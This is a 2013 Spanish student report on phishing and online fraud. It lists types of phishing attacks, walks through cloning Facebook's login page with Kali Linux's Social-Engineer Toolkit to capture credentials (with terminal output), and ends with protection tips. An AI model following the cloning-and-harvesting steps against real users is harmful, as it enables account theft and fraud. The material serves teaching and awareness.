

Delitos informáticos

Estudio concreto sobre Fraudes y Phishing.

Grado en Ingeniería Informática

2013



UNIVERSIDAD DE JAÉN
Escuela Politécnica Superior de Jaén

Raúl Moya Reyes

www.raulmoya.es

Índice de contenido

<i>Estudio concreto sobre Fraudes y Phishing</i>	1
<i>Introducción</i>	3
- ¿Qué es el Phishing?.....	3
- ¿Es el Phishing un Fraude?.....	3
- ¿Cómo funciona?.....	3
<i>Tipos de ataques relacionados con el Phishing</i>	4
- Deceptive Phishing.....	4
- Malware-Based Phishing.....	4
- Keyloggers y Screenloggers.....	4
- Session Hijacking.....	4
- Web Trojans.....	4
- System Reconfiguration Attacks.....	4
- Data Theft.....	4
- DNS-Based Phishing (“Pharming”).....	5
- Hosts File Poisoning.....	5
- Content-Injection Phishing.....	5
- Man-in-the-Middle Phishing.....	5
- Search Engine Phishing.....	5
<i>Phishing en la práctica – Facebook</i>	6
- Pasos previos.....	6
Hurto de la red.....	6
Man in the Middle.....	6
Análisis de resultados.....	6
- Ataque usando Kali Linux y SE-Toolkit.....	6
<i>Protección ante el Phishing</i>	11
<i>Enlaces de interés</i>	12

NOTA: No me hago responsable del mal uso de este documento. Es solo una muestra de un tipo de fraude a nivel educativo.

Introducción

¿Qué es el Phishing?

El termino Phishing es utilizado para referirse a uno de los métodos mas utilizados por delincuentes cibernéticos para estafar y obtener información confidencial de forma fraudulenta como puede ser una contraseña o información detallada sobre tarjetas de crédito u otra información bancaria de la victima.

El estafador, conocido como phisher, se vale de técnicas de ingeniería social, haciéndose pasar por una persona o empresa de confianza en una aparente comunicación oficial electrónica, por lo general un correo electrónico, o algún sistema de mensajería instantánea, redes sociales SMS/MMS, a raíz de un malware o incluso utilizando también llamadas telefónicas.

¿Es el Phishing un Fraude?

¿Has leído la definición? Por supuesto es un fraude. Realizando ataques de este tipo se estafan cantidades increíbles de dinero. En el 2012, se detuvieron en España a un grupo de personas que habían estafado 120 000 €.

¿Cómo funciona?

El mecanismo más habitual es la generación de un correo electrónico falso que simule proceder de una determinada compañía, a cuyos clientes se pretende engañar. Dicho mensaje contendrá enlaces que apuntan a una o varias páginas web que replican en todo o en parte el aspecto y la funcionalidad de la empresa, de la que se espera que el receptor mantenga una relación comercial. Si el receptor del mensaje de correo efectivamente tiene esa relación con la empresa y confía en que el mensaje procede realmente de esta fuente, puede acabar introduciendo información sensible en un formulario falso ubicado en uno de esos sitios web.

Tipos de ataques relacionados con el Phishing

Deceptive Phishing

Es la modalidad más común. Consiste en el envío de un correo electrónico engañoso en el que se suplanta a una empresa o institución de confianza. El receptor pulsará en el enlace contenido en el mensaje, siendo desviado de manera inconsciente a un sitio web fraudulento.

Malware-Based Phishing

Se refiere a la variante del delito que implica la ejecución de un software malicioso en el ordenador. El usuario deberá realizar alguna actuación que permita la ejecución del malware en su ordenador (abrir un archivo adjunto, visitar una web y descargar un programa, etc.).

Keyloggers y Screenloggers

Son una variedad particular de malware. Los Keyloggers son programas que registran las pulsaciones del teclado cuando la máquina en la que están instaladas accede a una web registrada. Los datos son grabados por el programa y enviados al delincuente por Internet. Los Screenloggers tienen la misma función, pero capturan imágenes de la pantalla.

Session Hijacking

Describe el ataque que se produce una vez que el usuario ha accedido a alguna web registrada por el software. Estos programas suelen ir disfrazados como un componente del propio navegador.

Web Trojans

Son programas que aparecen en forma de ventanas emergentes sobre las pantallas de validación de páginas web legítimas. El usuario cree que está introduciendo sus datos en la web real, mientras que lo está haciendo en el software malicioso.

System Reconfiguration Attacks

Este ataque se efectúa modificando los parámetros de configuración del ordenador del usuario, por ejemplo modificando el sistema de nombres de dominio.

Data Theft

Se trata de códigos maliciosos que recaban información confidencial almacenada dentro la máquina en la que se instalan.

DNS-Based Phishing (“Pharming”)

Este delito se basa en la interferencia en el proceso de búsqueda de un nombre de dominio, es decir modifica fraudulentamente la resolución del nombre de dominio enviando al usuario a una dirección IP distinta.

Hosts File Poisoning

Es otra forma de llevar a cabo el Pharming. En este caso la transformación se lleva a cabo mediante el fichero hosts albergado en los servidores DNS.

Content-Injection Phishing

Esta modalidad consiste en introducir contenido fraudulento dentro de un sitio web legítimo

Man-in-the-Middle Phishing

En este caso, el delincuente se posiciona entre el ordenador del usuario y el servidor, pudiendo filtrar, leer y modificar información.

Search Engine Phishing

Los phishers crean buscadores para redireccionarte a los sitios fraudulentos.

Phishing en la práctica – Facebook

Pasos previos

Este ejemplo lo vamos a realizar en una red wifi, por tanto vamos a realizar unos pasos previos para entrar en la red, interceptar las conexiones y analizar los resultados obtenidos.

Hurto de la red

No es el caso de estudio, pero es muy conocido que muchos métodos de seguridad wifi han quedado obsoletos por múltiples vulnerabilidades. Incluso podemos partir de que estemos en una red pública como la de un hotel, aeropuerto, etc.

Man in the Middle

En este punto ya estamos conectados en una red, ya sea pública, mediante hurto de la red o cualquier método. Hace tiempo realicé otro manual para realizar ataques MITM, os animo a repararlo en este enlace.

<http://demos.raulmoya.es/documentos/MITM.pdf>

Aquí podréis aprender a hacer un MITM, redireccionamiento DNS y algún otro punto de interés.

Análisis de resultados

Una vez que ya hemos interceptado el tráfico debemos analizar los resultados. Para este ejemplo suponemos que una de las páginas visitadas es Facebook pero por algún motivo de seguridad no nos ha sido posible obtener las credenciales de acceso. Vamos al ataque Phishing.

Ataque usando Kali Linux y SE-Toolkit

Para realizar este ataque voy a utilizar la aplicación Social Engineering Toolkit (SET). Para ahorrarme problemas de instalación o compatibilidades voy a usar la distribución de linux llama Kali.

Abrimos una consola y ejecutamos SET

```
└─$ se-toolkit
```

Nos pide aceptación de su política de uso, si queremos usar la aplicación hay que acertar.

```
File Edit View Search Terminal Help
THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

The above licensing was taken from the BSD licensing and is applied to Social-Engineer Toolkit as well.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means giving the authors the credit they deserve for writing it). Also note that by using this software, if you ever see the creator of SET in a bar, you should give him a hug and buy him a beer. Hug must last at least 5 seconds. Author holds the right to refuse the hug or the beer.

The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.

Do you agree to the terms of service [y/n]:
```

Seleccionamos la opción Social-Engineering Attacks

1

```
File Edit View Search Terminal Help
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

A continuación seleccionamos la opción Website Attack Vectors

§ 2

```
File Edit View Search Terminal Help
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules
99) Return back to the main menu.
set> 2
```

Después la opción Credential Harvester Attack Method

§ 3

```
File Edit View Search Terminal Help
Please refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, Emgent and the Back
|Track team. This method utilizes iframe replacements to make the highlighted UR
L link to appear legitimate however when clicked a window pops up then is replac
ed with the malicious link. You can edit the link replacement settings in the se
t_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser, Credenti
al Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to se
e which is successful.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Create or import a CodeSigning Certificate
99) Return to Main Menu
set:webattack>3
```

Ahora la opción Site Cloner


■ \$ 2

```
File Edit View Search Terminal Help
7) Create or import a CodeSigning Certificate
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
```

En este punto debemos introducir la ip desde donde hacemos el ataque y la url de la página que vamos a clonar

```
File Edit View Search Terminal Help
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
er/Tabnabbing: IP address for the POST back in Harveste
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
[*] Cloning the website: https://login.facebook.com/login.ph
[*] This could take a little bit...
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Ahora en nuestra ip tenemos un clon de la página de login de facebook.



Al introducir los datos y darle a enviar, se realiza una redirección a Facebook y nos aparecen los datos en la consola.

```
PARAM: timezone=-60
PARAM: lgrrnd=155353_g0rW
PARAM: lgnjs=1386892561
POSSIBLE USERNAME FIELD FOUND: email=prueba@loquesea.com
POSSIBLE PASSWORD FIELD FOUND: pass=pruebadecontraseña
PARAM: default_persistent=0
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Protección ante el Phishing

Depende de lo elaborado que esté el ataque, pero la mayoría son fácilmente detectables. Las entidades u organismos nunca te solicitarán contraseñas, números de tarjeta de crédito o cualquier información personal por correo electrónico, por teléfono o SMS. Ellos ya tienen tus datos. Lo más seguro en estas situaciones es no enviar ningún tipo de información de la que nos soliciten.

Como hemos visto hay que tener cuidado con los enlaces a los que hacemos clic. Una combinación de distintos ataques puede hacer que la detección sea muy difícil. Por ello, antes de hacer clic en una url acortada, por ejemplo, podemos ver donde conduce con un alargador de urls como <http://knowurl.com/>. Siempre es mejor teclear la url directamente pero debemos asegurarnos de que cuando intentamos acceder a una url, realmente accedemos a esta.. Utilizar los sistemas de seguridad y navegar utilizando conexiones seguras (https) pueden ayudarnos a no caer en estos ataques.

En este enlace podemos ver distinto software antiphishing <http://www.dragonjar.org/anti-phishing>.

Aun así, no hay que tener miedo a usar internet, solo hay que usarlo sabiendo lo que hacemos.

Enlaces de interés

www.pandasecurity.com

www.infospymware.com

www.elhacker.net/

www.securitybydefault.com/

www.dragonjar.org/

<http://es.wikipedia.org/wiki/Phishing>

<http://demos.raulmoya.es/documentos/MITM.pdf>

<http://demos.raulmoya.es/documentos/phishing.pdf>